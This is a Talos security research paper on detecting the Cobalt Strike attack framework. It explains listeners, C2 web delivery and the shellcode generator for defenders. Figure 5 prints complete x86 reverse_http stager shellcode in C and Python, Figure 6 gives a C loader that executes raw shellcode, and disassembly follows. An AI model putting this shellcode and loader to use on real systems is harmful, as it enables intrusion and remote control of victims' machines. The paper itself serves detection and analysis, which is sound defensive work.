The art and science of detecting Cobalt Strike

BY NICK MAVIS

EDITED BY JOE MARSHALL AND JON MUNSHAW

Updated September 11, 2020

TALOS
Cisco Security Research

TABLE OF CONTENTS

INTRODUCTION

Cobalt Strike is ubiquitous in the cyber security arena. It’s a prolific toolkit used at many levels of intrusion to solve adversaries' problems like post-intrusion exploitation, beaconing for command and control (C2s), stealth and reconnaissance.

Cobalt Strike is a modularized attack framework: Each module fulfills a specific function and stands alone. It’s hard to detect, because its components might be customized derivatives from another module, new, or completely absent. Malicious actors find Cobalt Strike’s obfuscation techniques and robust tools for C2, stealth and data exfiltration particularly attractive.

Cisco Talos recently updated its SNORT® and ClamAV® signatures to detect Cobalt Strike, version 4.0, a common platform utilized as one part of attack processes. This paper outlines the challenges we were confronted with when analyzing Cobalt Strike, and the ways we crafted our detection. We will address all the modules we’ve updated coverage for, how we analyzed and thought about detection and the signature that resulted.

GETTING UP TO SPEED

Cobalt Strike is a paid penetration-testing tool that anyone can use. Malicious actors have used it for years to deploy “Listeners” on victim machines. In this paper, we’ll dive into some of the core components of Cobalt Strike and then break down our analysis of these components and how we can protect against them. We will also look at Cobalt Strike from the adversary’s perspective.

LISTENERS


Listeners are at the core of Cobalt Strike. They allow adversaries to configure the C2 method used in an attack. Every attack or payload generated in Cobalt Strike requires the targeted user to select a Listener to embed within it. This will determine how an infected host will reach out to the C2 server to retrieve additional payloads and instructions.

When creating a listener, the user can configure the payload type, name, C2 server and port, and other various options such as named pipes or proxy servers (Figure 1). Users can choose from:

- Beacon DNS
- Beacon HTTP
- Beacon HTTPS
- Beacon SMB
- Beacon TCP
- External C2
- Foreign HTTP
- Foriegn HTTPS


Potentially the most powerful aspect of Cobalt Strike is the array of malleable C2 profiles, which allows users to configure how attacks are created, obfuscate and manage the flow of execution at a very low level.

There are several ways to visualize how an adversary interacts with infected Cobalt Strike hosts, such as a session table, pivot graph, or a target table. In Figure 2, you can see the session table, along with some options available when selecting a host.



name ▲	payload	host	port	bindto	beacons	profile
beacon_dns	windows/beacon_dns/reverse_dns_txt	172.16.200.133	53	53	172.16.200.133	
beacon_http	windows/beacon_http/reverse_http	172.16.200.133	80		172.16.200.133	default
beacon_https	windows/beacon_https/reverse_https	172.16.200.133	443		172.16.200.133	default
beacon_smb	windows/beacon_bind_pipe		talos_agent			
beacon_smb2	windows/beacon_bind_pipe		msagent_12b4			
beacon_tcp	windows/beacon_bind_tcp		4444		0.0.0.0	
external_c2	windows/beacon_extc2		2222		0.0.0.0	
foreign_http	windows/foreign/reverse_http	172.16.200.133	80			
foreign_https	windows/foreign/reverse_https	172.16.200.133	443			

Figure 1: Cobalt Strike Listener console



	external	internal	listener	user	computer	note	process	pid	arch	last
	172.16.200.131 ∞∞	172.16.200.128	beacon_http	User *	WIN-498IQCJRIUQ		x86_exec_stageless_be...	3460	x86	10m
	172.16.2	172.16.200.130	beacon_http	User	WIN-J5KBKMB1IBP		x64_stageless_exe_bea...	1272	x64	51s
	172.16.2	00.131	beacon_http	User *	DESKTOP-R8VN37V		x86_exe_stageless_bea...	1132	x86	32s

Figure 2: Cobalt Strike session table

However, this does not give insight into how the hosts are interconnected, nor the C2 path taken when contacting the Cobalt Strike C2. For that, we can swap to the Pivot Graph (Figure 3).

In Figure 3, the `WIN-498IQCJRIUQ` host is connected through "DESKTOP-R8VN37V" and all C2 operations are executed using that path. Listeners that are designed only to connect infected hosts laterally include the SMB and TCP beacons.

Attackers can also control hosts through the interactive beacon console. This allows for more advanced control of a host.

WEB MANAGEMENT

Cobalt Strike delivers exploits and/or malicious payloads using an attacker-controlled web server. The web server can be configured to perform the following actions:

- Host files
- Clone an existing website to trick users
- Scripted web delivery
- Signed Applet Attack (Java)
- Smart Applet Attack (Java)
- System profiling





Figure 3: Cobalt Strike Pivot Table

Figure 4 shows how an adversary would manage the "Sites" console from their end. In this example, we're hosting a malicious PowerShell script on the '/malware' URI over port 80.

You can also see that the HTTP based listeners are also present as they are used to deliver additional payloads and C2 commands to victims.


When a victim reaches out to the Cobalt Strike web server, it's logged for operators.



URI	Host	Port	Type	Description
beacon.http-get		443	beacon	beacon handler
stager		443	beacon	beacon stager x86
stager64		443	beacon	beacon stager x64
beacon.http-post		443	beacon	beacon post handler
beacon.http-get		80	beacon	beacon handler
/malware	172.16.200.133	80	page	Scripted Web Delivery (powershell)
stager		80	beacon	beacon stager x86
stager64		80	beacon	beacon stager x64
beacon.http-post		80	beacon	beacon post handler

Figure 4

The art and science of detecting Cobalt Strike



```
/* length: 799 bytes */
unsigned char buf[] = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x
30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x6
1\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01
\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\
x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\x
f4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x5
8\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0
\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\
x4c\x77\x26\x07\xff\xd5\x31\xff\x57\x57\x57\x57\x57\x68\x3a\x56\x79\xa7\xff\xd5\x
e9\x84\x00\x00\x00\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x50\x00\x00\x00\x53\x5
0\x68\x57\x89\x9f\xc6\xff\xd5\xeb\x70\x5b\x31\xd2\x52\x68\x00\x02\x40\x84\x52\x52
\x52\x53\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x83\xc3\x50\x31\xff\x57\x57\
x6a\xff\x53\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x0f\x84\xc3\x01\x00\x00\x31\x
ff\x85\xf6\x74\x04\x89\xf9\xeb\x09\x68\xaa\xc5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x2
1\x5e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf
\x00\x2f\x00\x00\x39\xc7\x74\xb7\x31\xff\xe9\x91\x01\x00\x00\xe9\xc9\x01\x00\x00\
xe8\x8b\xff\xff\xff\x2f\x45\x58\x6b\x54\x00\x62\x52\xb3\x70\x8d\x2a\x2d\x9f\x93\x
3a\x10\x2d\x8f\xb5\x83\x11\xd9\xe9\x42\x5d\x38\x34\x13\xd0\x48\x47\xd0\x31\x4d\x7
c\xb8\x02\x49\x9a\x9f\x74\x4a\x6f\xd6\x7d\x75\x87\x49\xd7\x26\x7e\x51\x1a\x29\xef
\xf6\x54\x8c\x6e\x78\x8a\x04\x76\x58\x16\x8d\x15\x73\x12\xb1\x35\xbf\xcf\x3e\x39\
x98\xac\x5c\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74\x3a\x20\x4d\x6f\x7a\x69\x
6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x2
0\x4d\x53\x49\x45\x20\x39\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54
\x20\x36\x2e\x31\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x35\x2e\x30\x3b\x20\x4d\
x41\x4e\x4d\x29\x0d\x0a\x00\x89\x76\xbe\x34\x1c\xfb\x48\xca\x1f\xd2\x3c\x90\xbe\x
5d\x26\xaf\x32\x3e\x2b\xa8\xbe\xe5\xb2\xb0\x03\x08\x77\xcf\x39\x83\xe7\x55\xd5\x2
9\x6e\x99\x90\x34\x56\x7c\xe6\x73\x4c\xb6\x40\xa2\x48\x4b\xb4\x17\xc8\x48\xd7\x8e
\x8d\x89\x31\xd7\xd0\x30\x83\x53\x02\xed\x35\x53\xbf\x25\x41\x9d\xda\x83\x82\x19\
x3e\x46\x98\x9c\xa6\x95\x1b\x06\xdd\x79\x98\x5c\x27\x9a\xcd\x89\xd9\x9e\xaa\x48\x
0f\x92\x5f\xca\x5a\xe6\x6b\x9f\x49\xa5\xaa\x83\x91\x35\xb2\x0d\x33\x18\x1f\x6e\x1
5\x89\x34\xf0\x44\xbb\x96\xe4\x3d\x22\x35\xc3\x36\xad\x58\x97\x94\x25\x69\x73\x53
\x6f\x2f\xb3\xf4\xe4\x92\xf2\xf6\x6c\x1d\x9c\x5b\x55\xcd\x30\xe0\x00\x60\x42\x17\
xca\xbb\x98\xac\xd8\xb6\x7f\xdf\x70\x8e\x39\x50\x60\x56\x61\x9e\xa0\x88\xac\x29\x
df\x2e\x18\xca\xe2\xdf\xc1\xeb\xaf\x69\x39\x45\x05\xc5\xa0\x86\x91\xda\x27\x8e\xd
5\x56\xe6\x20\x41\x83\x05\xc5\xd3\x05\x84\x11\xcc\xc8\x1c\x1c\x3f\x01\x78\x9f\x0b
\x18\x1a\x68\x00\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\
x00\x40\x00\x57\x68\x58\xa4\x53\xe5\xff\xd5\x93\xb9\x00\x00\x00\x00\x01\xd9\x51\x
53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x96\x89\xe2\xff\xd5\x85\xc0\x7
1  - 3.2k payload.c<tmp>   C/*l                              unix | 2:1323   Top
```

```
# length: 799 bytes
buf = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x
8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x2
0\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78
\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\
x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x
3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8
b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b
\x12\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\
xff\xd5\x31\xff\x57\x57\x57\x57\x57\x68\x3a\x56\x79\xa7\xff\xd5\xe9\x84\x00\x00\x
00\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x50\x00\x00\x00\x53\x50\x68\x57\x89\x9
f\xc6\xff\xd5\xeb\x70\x5b\x31\xd2\x52\x68\x00\x02\x40\x84\x52\x52\x52\x53\x52\x50
\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x83\xc3\x50\x31\xff\x57\x57\x6a\xff\x53\x56\
x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x0f\x84\xc3\x01\x00\x00\x31\xff\x85\xf6\x74\x
04\x89\xf9\xeb\x09\x68\xaa\xc5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x31\xff\xd
5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f\x00\x00
\x39\xc7\x74\xb7\x31\xff\xe9\x91\x01\x00\x00\xe9\xc9\x01\x00\x00\xe8\x8b\xff\xff\
xff\x2f\x57\x4b\x71\x49\x00\x90\xce\xba\xe2\x19\x08\x48\x02\x80\xe2\x2d\xf5\x51\x
65\x2e\x84\xa6\xcd\xbd\x80\x9d\x84\x0a\x86\x2e\xc1\xe1\x6e\x20\x1e\x14\x9c\x07\xe
6\x59\x07\x37\xd7\x09\x35\x47\xd1\xdd\x3f\xa8\x15\x98\xfc\x51\x1a\x25\xf9\x60\x50
\x4f\x18\xdd\x29\x85\x36\xc2\xa4\x34\x03\x61\x5e\xaa\xc7\xbb\x26\x4d\xde\xeb\x00\
x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x
35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x4
5\x20\x39\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x30
\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x35\x2e\x30\x29\x0d\x0a\x00\x40\x75\xf6\
x6c\x5a\x40\xdb\x4d\x16\x47\x85\x88\x21\xae\x32\x77\x79\xd1\x4c\x4c\x69\xc6\xe2\x
8d\x8c\x6c\x2f\x07\x59\x31\x19\xc6\x8c\x0f\xfc\xd9\x35\xf1\x5d\x46\xf5\x80\xb0\x2
4\x9a\xa2\xe3\x05\xd0\x8a\x3c\xf0\xa3\xdf\x20\xad\xa6\x1c\xfc\x2a\x8a\x02\x10\x77
\xb2\xc6\x1e\x91\x7e\x7a\xd6\x69\xe6\xfa\x4d\xb0\x9c\x90\xab\xa7\x78\x7a\xc0\x4d\
xa0\x86\x18\x73\x03\xf4\x69\xc0\x49\x8b\x09\xb1\x00\x58\xda\x9a\x54\xcf\x7a\xf2\x
af\x69\x9f\xb5\xe2\xc4\xdd\x0d\x2d\xd2\x4d\x51\xb2\x41\xbc\x27\x3f\x6d\x47\xe4\x3
a\x61\x31\x8d\xb5\x29\x87\x6f\xed\xa8\x9d\xb6\xc9\x90\xfa\x88\x33\xa9\x9a\x82\xbf
\x22\x9f\xbd\x8a\x2a\xc1\xd4\x5e\xb7\x3b\xaa\xae\xec\xe9\xdb\xc4\x95\x2c\x1c\x3c\
x8c\x10\x40\x22\x3b\x3b\xed\x46\x2f\xf6\x8f\x6a\xeb\x76\x5a\x28\x6e\x90\xcb\x51\x
7f\xf4\x1a\x76\x52\x01\xdf\x0b\xe3\xe1\x21\xfc\x63\x03\xc0\x2a\x62\xf5\x89\xe4\xb
e\x0d\xef\x52\x91\x59\x12\x64\xe6\x76\x85\x78\x92\xb4\xa6\xa8\xf9\x6f\x98\xed\x00
\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\
x68\x58\xa4\x53\xe5\xff\xd5\x93\xb9\x00\x00\x00\x00\x01\xd9\x51\x53\x89\xe7\x57\x
68\x00\x20\x00\x00\x53\x56\x68\x12\x96\x89\xe2\xff\xd5\x85\xc0\x74\xc6\x8b\x07\x0
2  - 3.2k payload.py<tmp>   Python                           unix | 1: 0   Top
```

Figure 5: Cobalt Strike payload generated with x86 HTTP Listener.

REPORTING

Cobalt Strike offers a variety of report generators to get a complete breakdown of the infected hosts and associated data.

Available options include:

- Activity report
- Hosts report
- Indicators of compromise
- Sessions report
- Social engineering report
- Tactics, techniques and procedures

ATTACK ANALYSIS

TARGET MODULE: RAW SHELLCODE GENERATOR

Cobalt Strike generates raw, malicious payloads that an attacker could implement into other attacks. The payload can be generated as raw shell code or preformatted in almost any language desired, including PowerShell, Python and Java, among many others. When generating raw payloads, the user is presented with only the HTTP, HTTPS and DNS beacons to choose from. The generated payload can act as a staging payload for the Cobalt beacon, to be plugged into an exploit of their choice.

For analysis, we only concentrated on the x86 and x64 binary payloads generated in C. No matter the code selected, the resulting payload isn't designed to execute by itself. The generator's primary function is to format the shell code in a way that allows the user to drop in a third-party exploit or custom exploits and have it preformatted in that particular programming language.

Figure 5 shows a payload generated with the x86 HTTP listener.

EXECUTION

Since the payload is only a bunch of raw bytes, it won't just run if a user double-clicked the file. The adversary would have to load the shellcode and jump to the desired entry point. This is trivial – we can use a quick C script that loads the desired shellcode and then executes it as if it were a function. This enables defenders to quickly analyze shell code in some cases without having to perform any over-the-top attempts to load it (Figure 6).


Once the buffer is allocated and called, we can see the start of the Cobalt Strike shellcode in Figure 7.

It starts with a common shellcode instruction `cld`, which is used to make sure strings are processed from left to right by clearing the Direction Flag (DF). Then, we immediately call the first function to import “wininet.dll” (Figure 8).

Immediately, we can see a string for “wininet”, and a four-byte hex value pushed onto the stack, and an indirect register call on `ebp`, which currently points to the first instruction after `shellcode_main()` [shellcode_main+0x6].


The shellcode is unaware of the libraries it needs to execute and needs to import them. This technique is often used by malware to obfuscate calls to the Windows API by resolving imports using a hash of the function. This one, in particular, is a modified version of Metasploit's “reverse_http” shellcode (Figure 9).

Figure 10 shows a pointer to the Process Environment Block (PEB) and the PEB_LDR_DATA data structure within. This target is the `InMemoryOrderModuleList,` which contains a list of all modules loaded in memory. By traversing this list, we can also get a list of functions available within each module. Cobalt Strike iterates over each DLL, converts the full name to lowercase and begins to calculate a hash value of each export using the full DLL name and the desired function




```c
#include <stdio.h>
#include <stdint.h>
#include <Windows.h>

/* Shellcode */
unsigned char buf[] = "<SHELLCODE HERE>"

int main(int argc, char **argv) {
    void* sc = VirtualAlloc(0, sizeof(buf), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(sc, buf, sizeof(buf));

    DWORD dummy;

    VirtualProtect(sc, sizeof(buf), PAGE_EXECUTE_READWRITE, &dummy);

    ((void(*)())sc)();

    return 0;
}
```

Figure 6




```
.data:00413000
.data:00413000                        shellcode_main proc near
.data:00413000
.data:00413000                        desired_function= dword ptr -4
.data:00413000
.data:00413000 FC                     cld                         ; clear DF, change string processing direction
.data:00413001 E8 89 00 00 00         call    call_wininet        ; start execution
.data:00413001                        shellcode_main endp
.data:00413001
```

Figure 7



```
.data:0041308F
.data:0041308F                        load_wininet proc near
.data:0041308F 5D                     pop     ebp
.data:00413090 68 6E 65 74 00         push    'ten'
.data:00413095 68 77 69 6E 69         push    'iniw'
.data:0041309A 54                     push    esp                 ; "wininet.dll"
.data:0041309B 68 4C 77 26 07         push    726774Ch            ; kernel32.dll!LoadLibraryA
.data:004130A0 FF D5                  call    ebp                 ; LoadLibraryA("wininet.dll")
.data:004130A2 31 FF                  xor     edi, edi
.data:004130A4 57                     push    edi                 ; dwFlags
.data:004130A5 57                     push    edi                 ; lpszProxyBypass
.data:004130A6 57                     push    edi                 ; lpszProxy
.data:004130A7 57                     push    edi                 ; dwAccessType
.data:004130A8 57                     push    edi                 ; lpszAgent
.data:004130A9 68 3A 56 79 A7         push    0A779563Ah          ; wininet.dll!InternetOpenA
.data:004130AE FF D5                  call    ebp                 ; InternetOpenA(null, null, null, null, null)
.data:004130B0 E9 84 00 00 00         jmp     call_internetconnect
.data:004130B0                        load_wininet endp
.data:004130B0
```

